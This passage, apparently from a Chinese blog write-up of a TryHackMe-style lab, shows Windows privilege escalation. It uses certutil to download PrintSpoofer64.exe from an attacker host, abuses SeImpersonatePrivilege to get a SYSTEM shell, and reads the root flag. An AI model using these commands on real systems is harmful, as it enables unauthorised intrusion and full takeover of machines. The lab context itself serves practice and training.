
心态快崩了,只希望考试的时候别出现这种情况 🤯。。。
重启后的 ip 为:10.48.189.196
export TARGET=10.48.189.196
# 下载PrintSpoofer到靶机内
certutil -urlcache -split -f http://192.168.196.107:8000/PrintSpoofer64.exe c:\users\Bob\desktop\PrintSpoofer64.exe

# 提权
c:\windows\system32\inetsrv>c:\users\Bob\desktop\PrintSpoofer64.exe -i -c cmd
c:\users\Bob\desktop\PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

# 拿root.txt
C:\Windows\system32>type c:\users\administrator\desktop\root.txt
type c:\users\administrator\desktop\root.txt
THM{1fk5kf469devly1gl320zafgl345pv}

默认评论
Halo系统提供的评论